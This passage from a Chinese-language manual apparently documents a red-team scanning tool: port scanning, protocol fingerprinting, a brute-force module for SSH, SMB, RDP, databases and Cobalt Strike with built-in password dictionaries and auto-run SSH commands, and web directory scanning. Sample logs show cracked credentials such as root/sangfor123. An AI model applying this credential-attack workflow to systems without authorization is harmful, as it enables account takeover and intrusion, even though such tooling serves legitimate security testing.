3. 新增了常见端口选项设置，点击相应按钮自动切换端口范围，端口范围是参考nmap。

常见RCE端口  常见81个端口  常见100个端口  常见6400个端口  全端口

V1.3.9

新增ping探测，勾选后，会对目标先ping探测，然后再扫描端口



## 4.2.2. IP输入

4. IP列表输入需要扫描IP，可设置多行，每行设置一个格式，格式参考如下：

192.168.1.1: 扫描192.168.1.1一个IP

192.168.1.1-192.168.1.128: 扫描192.168.1.1到192.168.1.128共128个IP

192.168.1.0/24: 扫描192.168.1.0/24整个C段的IP

192.168.1.1:22 : V1.4.3新增IP端口独立扫描，但不支持和其他格式同时扫描，只允许该类型单独扫描。

示例：

### IP列表

```
192.168.1.1  
192.168.2.0/24  
192.168.4.30-192.168.5.128
```

除此之外，还可以手动导入IP列表，如果仅仅是IP列表，复制粘贴就好了，但这里可以导入域名和IP的对应关系，这样扫描结果会直接将域名和IP对应起来。

导入格式如下，每行一个域名IP对应，用分号分割域名和IP，一个域名可对应多个IP，IP之间用逗号隔开。


```
1 www.example.com:1.1.1.1,2.2.2.2  
2 www.test1.com:3.3.3.3
```

鼠标移动到输入栏也会有提示



### 4.2.3. 协议指纹（1.5.0优化）

新版本重构了指纹探测方式，基于不同端口使用不同的指纹进行链式探测。




探测逻辑：指定端口会根据指纹链式探测，直到识别到指纹，但TCP特殊，探测成功也会进一步探测。

### 目前支持探测指纹


redis/docker/dubbo/jboss/mssql/mysql/wmi/smb2/winrm/rmi/rdp/oracle/postgresql/ldap

- TCP: 绝大部分端口第一步都是使用TCP探测开放。
- SMB(445)/Wmi(135)/WinRM(5985)/RDP(3389): 除了识别协议之外，还会通过NTLM提取信息，包括主机名、域名、操作系统类型。
- Oxid(135): 探测目标主机所有网卡IP。
- Web: 会自动识别http还是https，如果是https还会提取服务端tls证书信息。

也可以自行增删指纹



如果勾选开启，可通过拖拽来调整指纹探测顺序。



## 4.2.4. 扫描结果

目前包括IP/域名/端口/默认端口类型/Banner/特征/标题 7个信息，其中默认端口类型仅仅用于辅助，标识常用端口默认应用类型，**并不是指纹识别**。（下图缺失域名栏，正常域名栏为空）

扫描结果						
	IP	端口	默认端口类型	banner	特征	标题
5	30.1.2...	445	SMB		Windows Server 2008 R2 E...	WIN-064AV2RLMET
6	30.1.2...	22	SSH	SSH-2.0-OpenSSH_7.9p1 Ubuntu-10		
7	30.1.2...	3306	MySQL	B ýj@Host '30.3.10.9' is not a...		
8	30.1.2...	3306	MySQL	N 5.5.29-		
9	30.1.2...	22	SSH	SSH-2.0-OpenSSH_7.6p1 Debian-4		
10	30.1.2...	80	HTTP	http	Apache/2.4.39 (Win64) Op...	RedTeam-在线工具包
11	30.1.2...	80	HTTP	http	Apache/2.4.38 (Ubuntu)	Apache2 Ubuntu Default Page: It w...
12	30.1.2...	80	HTTP	http	Apache-Coyote/1.1	Apache Shiro Quickstart
13	30.1.2...	80	HTTP	http	Microsoft-HTTPAPI/2.0	Not Found
14	30.1.2...	1433	SQL Server			

如果导入域名IP列表

```
1 | www.qq.com:157.255.192.44,61.241.44.148,220.194.111.148,220.194.111.149
2 | www.baidu.com:163.177.151.109,163.177.151.110,61.135.169.125,61.135.169.121,182.61.200.6,182
```

扫描结果就如下显示，域名栏会显示于该IP关联的1个或多个域名。

扫描结果							
序号	IP	域名	端口	默认端口类型	banner	特征	标题
1	detect 9 ports open						
1	163.177.151.109	www.baidu.com,	80	HTTP	http	BWS/1.1	百度一下，...
2	220.194.111.149	www.qq.com,	80	HTTP			
3	182.61.200.6	www.baidu.com,	80	HTTP	http	BWS/1.1	百度一下，...
4	182.61.200.6	www.baidu.com,	443	HTTPS	https	BWS/1.1	百度一下，...
5	182.61.200.7	www.baidu.com,	443	HTTPS	https	BWS/1.1	百度一下，...
6	61.241.44.148	www.qq.com,	80	HTTP			
7	61.241.44.148	www.qq.com,	443	HTTPS			
8	61.135.169.125	www.baidu.com,	80	HTTP	http	BWS/1.1	百度一下，...
9	61.135.169.125	www.baidu.com,	443	HTTPS	https	BWS/1.1	百度一下，...

## 4.2.5. 其他

扫描结果	结果导出	<input type="checkbox"/> 发送至WEB指纹
------	------	-----------------------------------


结果导出：可将扫描结果导出为csv格式文件。

发送至WEB指纹：将结果banner识别为http或https的格式化为合规URL发送到web指纹的"URL列表"里。(左侧有个勾选框，如果勾选了则扫描结束会自动发送并执行web指纹扫描)

如下会格式化为<https://47.103.195.0:443>

47.103.195.0	443	HTTPS	https	Apache Tomc...
--------------	-----	-------	-------	----------------

如果域名栏有内容，则发送至指纹扫描的是域名而不是IP。




最后这里有个未提示的隐藏功能，在扫描结果中，双击指定行的端口栏，会自动打开浏览器访问，无论是否识别为web应用。

如果banner正常识别为http或https，格式和上述发送至web指纹的URL一致，包括自动使用域名去访问（如果域名栏不为空）。

如果banner未识别http或https，统一使用http去访问。

### 4.3. 暴力破解

暴力破解模块参考了超级弱口令工具，包括界面和口令库，优化了爆破速度和误判率等。整体界面如下



配置大致流程：

- (1) 勾选需要爆破的协议以及端口设置
- (2) 输入IP地址（和端口扫描格式一样）
- (3) 手动填入单个账号密码，或勾选"选择内置字典"
- (4) 开始扫描，结果会实时显示

### 4.3.1. 参数详解

1. 左边协议是目前已支持爆破的，下面介绍下这些协议注意事项

ftp:用的比较少，暂无问题发现，待续

ldap: 用于ldap用户爆破，这是比较特殊的一个，输入设置账号后缀，如  
cn=\*,cn=Users,dc=god,dc=org，爆破时用户名会替换 \*

ssh:测试速度快，暂无发现误判情况，推荐使用。

Smb:由于golang对SMBv1支持不好，winxp/03使用net  
use去探测，建议使用单并发，否则容易误判，win7以上可正常配置爆破。

mssql: 测试暂无问题发现，能准确识别。

mysql:测试暂无问题发现，能准确识别，目标可能开启封锁IP需注意

PostgreSQL:未测试过，待续

MongoDB:未测试过，待续

Redis:测试暂无问题发现，可测试未授权。

memache: 目前仅支持未授权访问测试，即不能输入账号密码。

WebAuth: 用于basic auth认证，比如tomcat管理后台爆破。

vnc: 测试V3.0/V4.0无问题，高版本会有爆破限制，尽量单密码测试。

wmi: 该连接等待时间会较长，爆破较慢。

cobaltstrike: 目前测试cs4.3以下爆破均无问题。

telnet: 该模块误报率较高，banner识别问题多，待优化。

rdp(V1.4.3新增): 支持rdp爆破，但协议比较复杂，爆破速度慢，尽量优化字典。

oracle(V1.4.3新增): 未测试过，待续

smb2(v1.4.5新增): 这个其实和smb差不多，但效果会比smb好，并且支持  
hash爆破，密码框输入NTLM值自动识别；也是仅支持win7以上版本。如果是域  
账号，无需输入域前缀，只需输入账号即可。

2. 并发设置里，IP并发即同时爆破几个IP，每IP并发即每个IP并发爆破数。目前可手动设置单用户密码，或勾选"选择内置字典"，会自动调用brute\_dict目录下的不同协议字典。（请勿修改字典名）

名称	修改日期	类型	大小
dict_ftp	2019/11/4 0:09	文件夹	
dict_imap	2019/11/4 0:09	文件夹	
dict_imap_ssl	2019/11/4 0:09	文件夹	
dict_memcached	2019/11/4 0:09	文件夹	
dict_mongodb	2019/11/4 0:09	文件夹	
dict_mssql	2019/11/4 15:41	文件夹	
dict_mysql	2019/11/4 0:09	文件夹	
dict_oracle	2019/11/5 16:04	文件夹	
dict_pop3	2019/11/4 0:09	文件夹	
dict_postgresql	2019/11/4 0:09	文件夹	
dict_rdp	2019/11/4 0:09	文件夹	
dict_redis	2019/11/4 0:09	文件夹	
dict_sangfor	2020/1/9 15:50	文件夹	
dict_smb	2019/11/4 0:09	文件夹	
dict_smtp	2019/11/4 0:09	文件夹	
dict_ssh	2019/11/4 0:09	文件夹	
dict_svn	2019/11/4 0:09	文件夹	
dict_telnet	2019/11/4 0:09	文件夹	
dict_tomcat	2019/11/4 0:09	文件夹	
dict_vnc	2019/11/4 0:09	文件夹	
dict_weblogic	2019/11/4 0:09	文件夹	

账号后缀用于ldap等协议的账号格式化

3. 仅破解一个账户表示，如果指定IP的指定协议已经爆破出用户密码，则不再进行该IP+协议的爆破。
4. 账号密码除了选择内置，还可点击导入按钮，手动导入自定义的账号密码表。
5. Debug用于在最下面输出框里输出详细错误日志用于排查，默认开启。

6. 扫描结果如下显示

序号	IP	端口	端口类型	账号	密码
1	30.1...	22	Ssh	root	sangfor123
2	30.1...	22	Ssh	root	sangfor123

7. 最下面的窗口用于回显成功或者失败信息，主要用来判断失败原因，目前刚做，后续还需要优化这块日志显示，通过"debug"开启日志打印。

```
2020-01-11 12:09:02--192.200.1.22--22345--admin--Sangfor--failed--PermissionDenied('Permission denied',)
2020-01-11 12:34:02--30.1.22--1521--system--system--success
2020-01-11 12:34:46--30.1.22--1521--system--system--success
2020-01-11 12:46:21--30.1.22--root--sangfor123--success
2020-01-11 12:46:21--30.1.22--root--sangfor123--success
```

扫描结束，共扫描了 256 组数据

整体示例如下（最新版本并发调整为IP并发\*每IP并发）

The screenshot shows a network scanning tool interface. On the left, there's a list of protocols (Ftp, MongoDB, Mssql, MySql, PostgreSQL, Redis, Sangfor, Smb, Ssh) with checkboxes. The 'Ssh' checkbox is checked. In the center, there are fields for '开始扫描' (Start Scan), '停止扫描' (Stop Scan), '并发' (Concurrency) set to 20, '超时' (Timeout) set to 4, and checkboxes for '选择内置字典' (Select Built-in Dictionary), '仅破解一个账户' (Break only one account), '账号' (Account) set to 'root', '密码' (Password) set to 'sangfor123', and 'debug' (checked). Below these are sections for 'IP列表' (IP List) showing '30.1.20.0/24' and '扫描结果' (Scan Results) showing two entries:

序号	IP	端口	端口类型	账号	密码
1	30.1...	22	Ssh	root	sangfor123
2	30.1...	22	Ssh	root	sangfor123


At the bottom, there is a log window displaying failed connection attempts:

```
2020-03-07 02:11:38--30.1.20.7--22--root--sangfor123--failed--dial tcp 30.1.20.7:22: connectex: No connection could be made because the target machine actively refused it.
2020-03-07 02:11:38--30.1.20.10--22--root--sangfor123--failed--dial tcp 30.1.20.10:22: connectex: No connection could be made because the target machine actively refused it.
2020-03-07 02:11:38--30.1.20.21--22--root--sangfor123--failed--dial tcp 30.1.20.21:22: connectex: No connection could be made because the target machine actively refused it.
2020-03-07 02:11:40--30.1.20.22--22--root--sangfor123--failed--ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password],
```

扫描结果可通过如下按钮导出为csv文件。




内置字典操作可通过"设置-爆破字典设置"打开操作，界面如下



双击指定字典名称就可显示内容，修改完点击更新即可。


### 4.3.2. ssh命令执行（V1.4.3新增）

可指定命令，当ssh爆破成功后会自动执行。后续会考虑增加数据库等其他模块的指令



## 4.4. 目录扫描

界面如下



该模块主要参考御剑模式做的，基于御剑增加了一些功能，如生成URI字典、仅扫描单URI、自定义404页面特征等等。

下面一一介绍各功能。

### 4.4.1. 设置说明

#### 1. 首行参数

这个和其他模块和web指纹扫描差不多，只是多了一个模式，HEAD/GET，扫描使用的HTTP方法不同。



超时次数：默认为3次，即表示扫描目录超时3次，则停止该URL的扫描，如果设置为0表示不计算超时次数。

模式（V1.3.2新增）：

- dict: 使用选择的字典扫描
- fuzz: 可自定义字符串和fuzz长度扫描
- single: 仅扫描一个URI




## 2. 次行参数

单URI检测：当模式选择 **single**，并输入指定URI，那么就不会读取URI字典，而是仅使用一个路径批量扫描，这个功能可用于批量检测某一CMS特征，或者是否存在漏洞路径。

Fuzz元字符：当模式选择 **Fuzz**，可自定义fuzz字符串以及长度区间。

404页面过滤: 输入正则表达式，主要用于某些网站错误页面也是返回状态码200，在该处输入错误页面的正则表达式，则当正则匹配返回内容时，判定为404，可有效过滤错误页面。注意：

仅在GET模式下生效。



